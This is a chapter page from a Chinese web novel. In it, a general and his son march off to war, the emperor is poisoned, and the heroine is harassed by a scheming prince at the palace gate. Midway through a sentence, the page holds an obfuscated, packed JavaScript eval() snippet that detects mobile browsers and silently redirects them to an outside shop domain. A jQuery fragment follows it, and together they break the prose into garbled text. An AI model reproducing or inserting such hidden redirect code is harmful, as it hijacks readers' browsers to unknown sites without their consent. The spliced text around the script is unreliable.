文趣网 > 都市小说 > 美艳继室被暴君强夺后 > 28. 第 28 章
    翌日,天还没亮,叶菱馥便醒了。

    她翻来覆去一整夜,梦中全是刀光剑影,醒来时,枕边竟湿了一小片。

    嬿儿端了热水进来,“时候还早,女君怎么不多睡一会儿?”

    “睡不着。”叶菱馥披衣起身,走到窗边。

    天边刚刚泛起鱼肚白,院中的红梅落开了大半。

    但昨夜落了雪,又起了风,不少花瓣掉落在白雪皑皑的院中,地上铺下层层艳红,在雪光中格外夺目。

    “将军昨夜没来后屋……现在可起了?”她问。

    “将军和郎君都起了,天没亮就在前院点兵呢。”嬿儿答道。

    嬿儿又问:“女君可是要去送送?”

    叶菱馥迟疑片刻,摇了摇头:“不必了。”

    话虽如此,她眼神却总不由自主地往外飘。

    嬿儿看在眼里,也不点破,只是道:“女君先用早膳吧。”

    叶菱馥梳洗更衣,坐在桌前用了一碗粥。粥是什么滋味,她浑然不觉,只是魂不守舍地往嘴里送。

    外头传来号角声,声震屋瓦,叶菱馥猛地抬头,险些砸了手中的碗。

    “是出征号。”嬿儿低声说。

    叶菱馥放下粥碗,起身快步出了门。

    将军府门前已是人马齐备,桓霆和桓铮立在其中,他们要先带些家中的护卫,到了宫门再点兵出征。

    桓霆一身戎装,骑在那匹高大的枣红马上,腰悬长剑,威风凛凛。桓霆并辔而立银甲白袍,兜鍪被他抱在怀中,正看向桓霆不知说些什么。

    晨风吹乱了他额前的碎发,他随手拨弄开,却几次被风吹回,最后干脆一甩头,正好瞧见叶菱馥从门口出来。

    叶菱馥被他盯住,下意识想跑,目光却忽地触到他身上的盔甲,生生停住脚。

    出征了。

    此去若回不来……便再见不着了。

    况且她也从未见过,桓铮穿甲的样子。铠甲这东西本就笨重,即便是一旁的桓霆穿上,也显得笨重臃肿。

    可桓铮身上半分肌肉不少,却依旧精干,一身铠甲像是天生该长在他身上一般。

    那副肩膀本就宽阔,被甲胄一衬,更显得坚实。腰间腰带紧紧束着,勒出一道利落的腰线,往下是甲片覆盖的长腿,裹在牛皮战靴里,跨在马背两侧。

    桓霆同桓铮说着话,半晌没听见回音,偏头看过去,才见桓铮早把他的话当成耳旁风,正一个劲儿地盯着叶菱馥看。

    他微微蹙眉,两腿一夹马肚子,策马行至叶菱馥面前:“你起来了,怎么不再睡会儿?”

    桓霆到了跟前,叶菱馥不敢再看桓铮,低眉敛目:“妾睡不着,便起身了,正好送送将军……和郎君。”

    她略有踌躇,终究还是加上了桓铮。

    桓霆向来没有深究口舌之事的心思,只“嗯”了一声。

    叶菱馥做贼心虚,还想再找补两句,李宓抱着还没睡醒的桓婧从后头走上来,引走了桓霆的注意。

    李宓怀中抱着迷迷糊糊的桓婧,向桓霆屈膝一礼:“将军此去平安。”

    桓霆俯身摸了摸桓婧的头:“阿婧在家,听你母亲和阿姨的话。”

    “阿婧听话……”桓婧揉揉眼,奶声奶气道。

    桓霆又看向叶菱馥:“府中便交给你了。”

    叶菱馥又是一礼:“将军放心,妾身在此静候将军何郎君凯旋。”桓霆点点头,拨马回到队列前,高声下令。

    护卫们往来如蚁,却都挡不住叶菱馥目光寻觅,终究落在桓铮的身影。

    桓铮依旧盯着她,慢慢举起兜鍪,落在头上,兜鍪慢慢压住浓眉,藏匿他上挑的眼尾。

    他还在看着她吗?她看不清了。

    她下意识想抬一抬手,可那身影已经转回头,打马而去。

    真的走了。

    ---

    桓霆父子出征后五日,宫中惊变。消息传遍处处官宅,连只剩一家女眷的将军府也不例外。

    叶菱馥正百无聊赖地翻着春景图,嬿儿慌慌张张地冲进来。

    “女君,不好了!陛下中毒了!”

    手中的册子落在地上,叶菱馥霍然站起:“什么?”

    “听人说,是圣辰那日,琅玡王献给陛下的美人被人下毒,陛下宠幸时过了毒药,那美人已然暴毙,陛下也是昏迷不醒……”嬿儿脸色煞白,一双手止不住地抖,“而且,而且……”

    “而且什么?”

    “而且那毒,是南边蛮子的药,朝中都传……是南蛮与朝中之人里应外合,图谋不轨。”

    叶菱馥脑中嗡地一声。

    南蛮。桓霆同桓铮正在最靠近南蛮的交州。

    “还有什么消息?”

    “宫中已经戒严,琅玡王殿下暂代朝政,命将军即刻收兵,只身回京述职。”

    叶菱馥身子晃了晃,一把撑住桌子。

    收兵,只身,回京,述职。

    即便她读的书再少不过,也明白其中利害。

    这是将桓霆调离军队,只身回京受审。

    “定然是有人在背后操控。陛下遇刺,嫁祸南边,再召将军回京……琅玡王是要削夺兵权啊。”叶菱馥喃喃道。

    “女君……”嬿儿上前想扶住她。叶菱馥反手抓住她:“郎君呢,郎君现在在哪?”

    “郎君还在南边,继续指挥军队,琅玡王……不让郎君随将军一同回京。”

    叶菱馥的心顿时沉到谷底。

    桓霆回京受审,桓铮表面留在边境领兵打仗,实则是被扣住作人质。

    琅玡王下了这样的双重枷锁,要将桓家牢牢套死。

    “你继续去打听,尤其是大司马府上,去问问,如今情形到底为何,还有,陛下中毒的事情,如何能同将军府扯上干系。”叶菱馥紧紧攥了两把嬿儿的手腕。

    嬿儿不敢耽搁,应声而去。

    叶菱馥重新坐下,双手放在膝上,指尖来回揉搓,却依旧冰凉彻骨。

    桓铮如何了?

    听说南边虽不下雪,却十分阴冷,这样的寒冬腊月,他走时是否带够了衣裳?他还那样年轻,十八岁的朗朗少年,才华横溢,为了朝廷二话不说地投身那动辄没命的厮杀,如今却被当作棋子扣在前线。

    对,前线刀枪无眼,他受伤了没有?

    叶菱馥闭了闭眼,深吸一口气,又慢慢呼出。

    桓霆回京,桓铮为质,家中只剩些手无缚鸡之力的女眷,整个将军府危在旦夕。

    现在不是乱的时候。

    叶菱馥指尖快速敲打着桌面,却始终想不明白,皇帝中毒一事怎么会和将军府扯上关系。

    除非有人指使。

    叶菱馥灵光一闪,忽地想起圣辰当日,她曾在梅林中听见的话。

    “陛下龙体抱恙多年,朝中早有立太子之议,众臣皆推举安平王,殿下若此时……”

    “我对父皇一片忠孝,绝无觊觎大位之心。”

    当日她还不明所以,如今圣辰遇刺,皇帝受伤,琅玡王监国。

    种种事发,得益最大之人,正是那位口口声声说“绝无觊觎大位;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17512382|202665||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    之心”的琅玡王殿下,司马骢。

    叶菱馥心中翻涌,面上却更沉静了。

    起码如今心中有了定论,不再是无头苍蝇,只能坐以待毙。

    “备车!”叶菱馥朝外头喊。

    嬿儿被她派出去探听消息,进来的是另一个婢女:“女君要出门?”

    叶菱馥起身:“进宫。我要面见贵嫔。”

    ---

    马车驶出将军府,往宫城而去。

    叶菱馥坐在马车中,手中攥着一只锦盒,盒中是一枝百年老参,价值千金。

    这是她从府里仓库中翻出来的,拿去送给贵嫔,也并不算失了面子。

    她在府中说要见贵嫔,那叫一个斩钉截铁,真正上了马车却开始紧张起来。

    她根本没有把我,贵嫔会愿意见她。

    她同贵嫔素不相识,连见都未曾见过一面,只想着贵嫔是安平王的生母,安平王是周家定下的女婿,而周家向来又与桓家交好……

    她别无他法,只能腆着脸去求。

    窗外的街景向后掠去,行至宫门,却被禁军拦下。

    “宫中有令,今日不见外客。”

    “我乃大将军桓霆之妻叶氏,探望贵嫔娘娘,劳烦通传。”叶菱馥掀开车帘,拿出桓将军的令牌。

    禁军认出令牌,却为难道:“叶夫人恕罪,实是宫中有令,今日恕不见客。”

    “何人之令?”

    “这……”禁军迟疑,“是琅玡王殿下的令。”

    叶菱馥心中冷笑。

    果然是他。

    宫中戒严,禁人出入,斩断宫中与朝臣的一切联系,将皇帝架空。

    “既如此,我便在此等候,何时能见,何时再说。”

    话落,叶菱馥便放下车帘。禁军为难,却也不好再驱赶。

    叶菱馥坐在车中,表面冷静,实则别无他法,绞尽脑汁地想了半日,实在不知还能去找谁。

    不知过了多久,车帘被人从外面掀开。

    一张布满横肉的面孔探进来,占满整个窗框。

    “听说叶夫人在宫门外等了许久,实在失礼,我特意来迎。”司马骢笑吟吟地看着她。

    叶菱馥又闻到他身上恶心的味道,不动声色地往里挪了挪:“殿下日理万机,妾不敢劳烦大驾。”

    “怎会是劳烦,夫人愿意等,我便愿意迎。”司马骢更往里探,两眼凝视着她纤尘不染的侧脸。

    叶菱馥别无他法,抬起头,对上那张令人作呕的脸:“殿下何必逼人太甚?”

    司马骢嘿嘿一笑:“逼人太甚?我只是礼贤下士罢了。”

    他伸出手,要去握叶菱馥的手。

    叶菱馥猛地缩回,手中锦盒砸在车板上发出闷响。

    司马骢的手停在半空,挑了挑眉:“夫人好大的脾气。”

    “妾身子不适,该回府了。”叶菱馥被司马骢的靠近逼得慌乱,后背渗出丝丝冷汗。

    司马骢又往前倾了倾身,肥大的身躯却被窗框卡住,再不能前进分毫,终究还是向后退去:“夫人请便。”

    “只是我还是要说一句,夫人若愿意,随时可以入宫来见我。”

    叶菱馥心有余悸,见他已经松开马车,迅速将被拨到一边的车帘拉回,冷声朝外:“回府!”

    车夫应声,马车辘辘而行,她的心却比来时更沉。

    司马骢的确好色,可他那番话,又不仅仅是为了调戏她。

    他是想说,今日他可以拒她于宫门之外,明日便能让整个将军府,再无翻身余地。

    她必须要想办法。